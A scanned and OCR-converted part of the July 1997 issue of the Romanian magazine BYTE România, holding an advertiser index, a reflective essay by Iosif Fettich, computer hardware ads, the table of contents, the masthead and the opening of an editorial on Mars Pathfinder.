18	Genesys Software	117, 124	01-6384944
	H		
19	Hotsoft	53	065-166516

Nr.	Firma	Pag.	Telefon
	I		
20	ICL Romania	17	01-2506175
21	Imation	4	092-200722
22	Imperial Electric	124	01-6871547
23	InterComp	81	01-3238255
	K		
24	Keysys Gfx Oradea	128	059-436281
25	KTech	122	01-6503971
	M		
26	MINOLTA România	2	01-6346245
	Mobilrom	5	01-2033333
27	Multimedia Automex România	80	061-761845
	N		
28	National Instruments	124	US(512)795-8411
29	Netsoft	128	065-166516
	O		
30	Orcas Birotica	128	01-2117780
	P		
31	Prince Software	124	032-212559
	R		
33	Romus Industries	30	01-2301650
34	Romsys	61	01-2300810
	S		
35	Salient România	3	01-2121790
36	Scop Computers	CII	01-2234054
37	Sintezis Birotica Oradea	30	059-443288
38	SISTEC	30	064-190282
39	Sowah România	63	059-456456
40	Sprint Computers	17a,b,c,d, C IV	044-110700
41	Starsoft	18	051-415800
	S&T	15	01-3307217
	T		
42	Tehnorom	124	032-116502
43	Tornado Sistems	41	041-618580
44	Tricorp Electronics	80, 128	01-6794879

IOSIF FETTICH

Ultima

Izbuc

Merlin, magul de la PC Report care ştie toate răspunsurile la cele mai năstruşnice întrebări posibile în materie de calculatoare, a primit nu de mult o scrisoare încîntătoare: cel care i se adresa nu avea nici o întrebare, ci doar o nevoie imperioasă de a-şi împărtăşi bucuria. Tocmai găsise soluţia unei probleme care în mod evident îi dăduse de furcă; cum să deosebească o bilă diferită de celelalte dintr-o grămadă de douăsprezece, din trei cîntăriri, cu ajutorul unei balanţe (atenţie, nu se ştie dacă e mai uşoară sau mai grea - încercaţi...)

Arhimede, la vremea lui, a sărit din baie, alergînd gol printre oameni şi strigînd „evrika“, nesuportînd atîta fericire; corespondentul nostru a găsit o cale mai puţin stridentă de a-şi manifesta bucuria, dar nu mai puţin simpatică, scuzîndu-se pentru faptul că îl deranjează pe maestru, fără nici o problemă, fără nici o legătură cu subiectele eventual aflate în studiu, chiar fără nici o legătură cu calculatoarele, dar mărturisind în acelaşi timp că _trebuia_ să împartă cu cineva bucuria victoriei, şi atunci i-a scris lui Merlin, aşa, pur şi simplu...

Yasser Seirawan, unul dintre comentatorii meciului Kasparow-Deep Blue, povestea ce teribil de entuziasmat a fost cînd, puşti fiind, i-a arătat un prieten o combinaţie măiastră de mat étouffé. Nu-i venea să creadă...! A alergat acasă, şi-a scos mama de la bucătărie, a aşezat-o în faţa tablei de şah şi i-a explicat cu înfrigurare cît de frumoasă este combinaţia. Bineînţeles că mama lui habar n-avea de şah, şi după ce l-a ascultat cu răbdare, s-a întors, simplu, în bucătărie, să termine spălatul vaselor. Dar băiatul avea să ducă cu el, toată viaţa, bucuria pricinuită de o clipă de iluminare.

Nu toate „marile“ descoperiri de acest gen sînt totuşi triviale. Îmi pot închipui că multe momente de iluminare se pierd, pur şi simplu, pentru că cei cărora le sînt comunicate se întorc la bucătăria lor, să-şi vadă în linişte de vasele lor, incapabili să înţeleagă de-adevăratelea despre ce este de fapt vorba.

Un palid, dar totuşi deja creionat paleativ, este Internetul. Oricînd, oriunde, indiferent despre ce ar fi vorba, există şanse din ce în ce mai serioase să găseşti pe cineva calificat, care să înţeleagă, să poată fi părtaş la o bucurie. Cu care să poţi schimba idei, să comunici. Să-ţi acorde o clipă de atenţie. Să primească mingea şi să o şi dea înapoi, într-o miuţă în care se pot schimba oricînd jucătorii, mingile, regulile jocului...

Iar dacă Internetul de astăzi reprezintă deja în prezent un mijloc de comunicare absolut extraordinar, e deja oarecum evident că peste nu prea multă vreme ceea ce se întîmplă acum, privit retrospectiv, va părea nespus de primitiv.

Internetul de mîine se va reorganiza mereu din mers - şi va putea, sînt convins, concentra şi recupera nenumăratele „erupţii“ ale inteligenţei risipite cine ştie cum printre oameni, eficientizînd de o manieră incredibilă modul de utilizare al energiilor creatoare dispersate prin lume (ok, ok - poate şi al celorlalte...). Nu numai că rodul unor inspiraţii de moment nu se va pierde neapărat în efemer, dar va putea fi, poate, arhivat, păstrat, folosit pentru un alt pas, pentru o altă iluminare...

Omenească, profund omenească, dumnezeiască bucuria descoperirii ? Şi nevoia irezistibilă de a o împărtăşi? Cine nu a cunoscut măcar o dată în viaţă o fericire de genul acesta, a trăit o viaţă şchioapă - cred.

Pînă prin anul 2010 se estimează că tehnic va fi posibilă descifrarea genomului uman, astfel încît fiecare individ să poată ţine acasă, pe harddisk, o copie virtuală a eului său, aşa cum îl determină înscrisul său genetic. Dacă ceea ce sîntem în amănuntele noastre cele mai intime va putea fi pus într-o succesiune de biţi, sigur că nu va trece prea mult pînă cînd acel „ceva“ care ne descrie va putea fi testat, experimentat, pus în situaţii dificile pentru a-i studia reacţiile, pus eventual să lucreze pentru noi... Clona virtuală de pe calculator ar putea fi alimentată cu datele care au contribuit la formarea fiecărui individ, astfel încît să ajungă repejor la a fi o copie funcţională a fiecăruia... Care eventual să lucreze în locul acestuia, de ce nu, pe cînd cel adevărat stă cu burta la soare. Şi nu va trebui să mănînce, să doarmă, adio necesităţi fiziologice...

De pe acum avem tendinţa să umanizăm calculatoarele în relaţia cu ele. Le dăm nume, discutăm cu ele. Şi ele se mai supără, mai mor... Cum o să ne raportăm la ele cînd vor putea să instrumenteze un cod genetic, devenind un alter ego tare ciudat - prieten sau duşman, sclav sau stăpîn, cine ştie...?

E de văzut dacă pînă atunci cineva va descoperi şi în ce constă bucuria descoperirii. Altă succesiune de biţi. Şi atît?

Poate că nu e aşa cum mi se pare mie - dar bucuria descoperirii este teribil de abstractă. Poate suficient de abstractă pentru a putea fi pusă în ecuaţie... Iar dacă ritmul în care ceva-ul care să ne simuleze va putea fi controlat şi accelerat, probabil că la fel se va întîmpla cu ritmul în care vor răsuna „evrici“ virtuale în lumea de mîine. În care izbucurile pe care le cunoaştem astăzi se vor transforma uşurel în pîraie, rîuri, fluvii, oceane... ■

Iosif Fettich

ifettich@netsoft.ro

FLAMINGO COMPUTERS
lansează...
...noile serii de sisteme

FLAMINGO COMPUTERS

E-mail: flamingo@kappa.ro


WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428



Incredibil ! Prin noul Overdose 2000, leader-ul seriei Powernote de la Gericom, aveți acum puterea unui desktop la dimensiunile unui notebook.

Conceput să vă facă munca mult mai ușoară în afara biroului, Overdose 2000 este echipat cu puternicul procesor **Intel Pentium® 200 MHz**, cu ecran **X-Large** TFT de **13.3"**, card grafic cu **2MB VRAM** capabil de a afișa în rezoluția de **800x600 Truecolor**, CD-ROM **8x** și sunet de **16 biți stereo** cu difuzoare și microfon integrate, ceea ce îl definește ca fiind un adevărat "monstru" multimedia.

GERICOM
GERman Industry COMputer

Distribuție europeană prin
S plus S Group
Tel/Fax: 044-110 700
http:\\www.gericom.com
E-mail: spluss@tag.vsat.ro

intel inside
pentium
PROCESSOR

Intel Inside și Pentium sunt mărci înregistrate Intel Corporation.

Visual Objects 2.0

BYTE ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 7 IULIE 1997

Intranet de la Sun P. 91

Locuințe inteligente P. 103

Magazine de date P. 33

Confruntare MMX:
Pentium vs. K6 P. 56

NOUA INTERFAȚĂ UTILIZATOR

13 interfețe din noua generație permit accesul ușor la Net

ȘTIRI: Monitor plat Hitachi, Oracle 8 **PREZENTĂRI:** WordPerfect Suite 8, Produse Minolta

TEHNOLOGII NOI

Rețelele virtuale private reduc costurile pentru acces

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

PROMOȚIE EXTRAORDINARĂ VARA '97

EPSON *Stylus* Color 500

The Future Technology PIEZO

Metoda de imprimare:
Imprimantă Ink-Jet color A4
în tehnologie MULTI LAYER PIEZO
Imprimare pe hârtie, folie sau autocolante
Viteza maximă de imprimare:
2 ppm color
4 ppm monocrom
Rezoluția maximă:
720 x 720 dpi (orizontal x vertical)
Alimentare cu hârtie:
Casetă cu 100 coli cu alimentare automată
cu câte o coală;
alimentare manuală

La fiecare imprimantă EPSON Stylus Color 500 pe care o cumpărați primiți GRATUIT:

- 2 folii de transfer termic
- Creative Design Pack Software
- Un tricou EPSON

Cu foliile de transfer și software-ul special pentru creații grafice vă puteți concepe și imprima singuri propriile dumneavoastră tricouri!

ADRESAȚI-VĂ CHIAR ACUM CELUI MAI APROPIAT DEALER EPSON!

Pentru informații suplimentare:
Tel. 230 03 14, Fax: 230 03 13

SIMBOLUL TEHNOLOGIEI

EPSON®

Seria Aptiva S
Cerul
Servere IBM PC montabile în rack
ThinkPad
ThinkPad 380
nostru
este
PC 365
mai
albastru
IBM IntelliStation Z Pro
cu monitor LCD
Microsoft
WHERE DO YOU WANT TO GO TODAY?™
FORTE
COMPUTERS
Flexibility.Made in Romania
IBM


Authorized Distribution Partner/
DSP for Romania

Business Partner

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION IN IMAGING



VIN LASERELE !

După 15 ani de experiență în tehnologia laser, Minolta lansează acum o nouă linie de imprimante. Arată ca și cum ar veni din spațiul cosmic, dar nu ocupă decât jumătate din spațiul la care v-ați fi așteptat. O gamă completă de imprimante laser, de la unități desktop mai mici până la imprimante de rețea full color, toate având procesoare RISC incorporate care permit o viteză de imprimare nemaiîntâlnită până acum în univers. Iată ceea ce numim noi imagine dincolo de imaginație.

PC MAGAZINE

IMPRIMANTA MINOLTA PAGEPRO 6 A FOST DESEMNATĂ "NUMĂRUL UNU ÎN TOPUL PRODUSELOR DIN ACEASTĂ CATEGORIE" ÎN EDIȚIA BRITANICĂ A PC MAGAZINE, NR. 10 DIN OCTOMBRIE 1996.

Imprimante Minolta PagePro

MINOLTA

Completați și trimiteți prin fax.
Veți primi informații cu viteza luminii

Numele: ____________________
Firma: ____________________
Adresa: ____________________
Telefon/Fax: ____________________

Minolta România S.R.L., Șoseaua Oltenitei
nr. 35-37, sector 4, București 79656
Fax: 01/330.25.47

CEL MAI MIC PREȚ AL PERFORMANȚEI

www.salient.ro

SALIENT

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANTIE

SALIENT • STANDING OUT in Computer & Networking Technology

E mai
mult decât stocare.
Este
chiar o protejare
a informaţiilor.
IMATION
3M
High Density DS,HD
Haute densité

Noi ştim ce vă trebuie! Ştim că stocarea informaţiei nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaşte. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informaţiei şi procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înţelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" şi a casetelor TRAVAN™ şi are o experienţă de mai bine de un deceniu în medii optice şi reproduceri pe şi de pe CD-Rom. Dacă aveţi în vedere siguranţa stocării informaţiilor, atunci aţi găsit produsul potrivit. Adresaţi-vă paginii internet http://www.imation.com pentru a afla de ce IMATION **este lider mondial în medii magnetice**

IMATION
Borne of 3M Innovation
tel:092-200722
fax:01-3129302

Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA
Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax:230.08.15

BYTE
ROMÂNIA

Iulie 1997, vol. 3, nr. 7

COVER STORY

ADIO GUI, SALUT NUI

46

De Tom R. Halfhill

Interfața utilizator este pe cale să sufere cea mai mare revoluție din '84.




ILLUSTRATION: VICTOR GAD © 1997

INTERNAȚIONAL

Data Mining de la birou

43

Unnelte mai intuitive ajută managerii să ia decizii mai potrivite în afaceri.

Servicii de rețea GSM

20

În curând, ultimele standarde europene GSM vor oferi mai multă inteligență pentru serviciile telefonice.


ADMINISTRAREA DATELOR

Atenție cumpărători din magazine de date

33

De Karen Watterson

De sus în jos sau jos în sus, construirea unui magazin de date oferă informații valoroase.



INTEGRARE REȚEA

O afacere privată virtuală

37

De Mike Hurwicz

În sfârșit o modalitate de economisire cu Internet: rețelele virtuale private.

ADMINISTRAREA DATELOR

JDBC

111

De Pito Peter și Stelian Vultur

Interfețe Java care permit accesul la bazele da date..

EDITORIAL

Calea 8

INBOX

10

BITS

Teste Pentium II - 300MHz 12

Vorbire naturală 12

Aparate foto digitale 15

EVENIMENT

REPORTAJ

Pe plaiuri catalane
De Romulus Maier
21

DOSAR

MESE ROTUNDE LA CERF'97

Schimbările tehnologice și școala în România 69

Internet în România 75

WEB MASTER

Programare CGI în Perl
79
De Péter Csaba

LAB REPORT

HARDWARE

Putere MMX pentru PC
56
De editorii BYTE
Studiem 10 sisteme Pentium care oferă tehnologie MMX.

SOFTWARE

Aplicații Web disponibile
64
De David Seachrist și Stephen Platt
Animați situl propriu de Web cu unul din aceste servere de aplicații Web.

SURFING

Cărți pe WEB
83
De Cristian Matei

PREZENTĂRI

WordPerfect de la Corel
86

Produse Minolta
87

Stația desktop O2
89

Intranet în oferta Sun
91

Visual Objects 2.0
97

Locuințe inteligente
103

JAVA

Clasele java.net.*
107

REȚELE

Fundamentele comutării
113

FORBES

De gustibus 119

CE-I NOU

Monitor plat Hitachi 123

Aplicații Solaris 124

Oracle 8 124

OPINII

Terminologia noastră
125
De Dan Matei

COMENTARIU

Creșteți și vă înmulțiți
127
De Dan Iancu

ULTIMA

Finlanda și viitorul viitorului Europei
130
De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Utilizarea Web cu baze de date vechi
23
De Alexa Bielefeld, Rick Martin, și Brian Wachter
Salvo vă permite să utilizați protocoale pentru acces la mainframe.

UC

Inima PC-urilor miniaturizate
25
De Lyle Supp
Procesorul Hitachi SH-3.

PROGRARE

API de la Concert devine multi-platformă
27
De Justin Morgan
Iată o modalitate rapidă de a muta aplicații Mac-OS la Windows și Unix.

SISTEME DE OPERARE

JavaOS: Client sărac, servicii bogate
29
De Charles Mirho și Tom Clements
Java OS ocupă puțină memorie, dar concepția orientată rețea permite accesul la servicii complexe.

REȚELE

Siguranță pentru ATM: partea a II-a
31
De Jeffrey Fritz
Cum realizați redundanța prin emulare LAN și configurare adecvată pentru switch și ruter.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Cristian Matei (cmatei@agora.ro)
Harrison Forbes (Chicago);
Péter Csaba (Târgu-Mureș);
Dan Iancu (Boston);
Veres Viktor (Târgu-Mureș);
Roxana Marin (București);
István László (Oradea);
Peter Corcoran (Irlanda);
Nicoleta-Corina Pelin (București);
Cristian-Florentin Pelin (București);
Pitó Péter (Târgu-Mureș);
Stelian Vultur (Târgu-Mureș);
Dan Matei (București);
CORECTURA:
Aurora Laslo

TEHNOREDACTARE:
Réman László, Valics Lehel
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiu Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tîrgu Mureș
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiția ca ele să se incadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial


Calea

De 4 iulie, Ziua Independenţei SUA, cercetătorii de la NASA au reuşit să plaseze pe planeta Marte o staţie trimisă în cadrul misiunii Mars Pathfinder, misiune condusă de JPL (Jet Propulsion Laboratory: http://mpfwww.arc.nasa.gov/default.html). De pe staţia Sagan Memorial, vehiculul Sojourner Rover îşi caută acum calea pe Planeta Roşie. Şi noi, cei care suntem conectaţi la Internet, putem urmări drumul parcurs de Sojourner, imaginile trimise de staţie, starea vremii pe Marte şi obstacolele care stau în calea vehiculului. Putem admira realizările tehnologice de vârf, dar nu trebuie să uităm nici de problemele 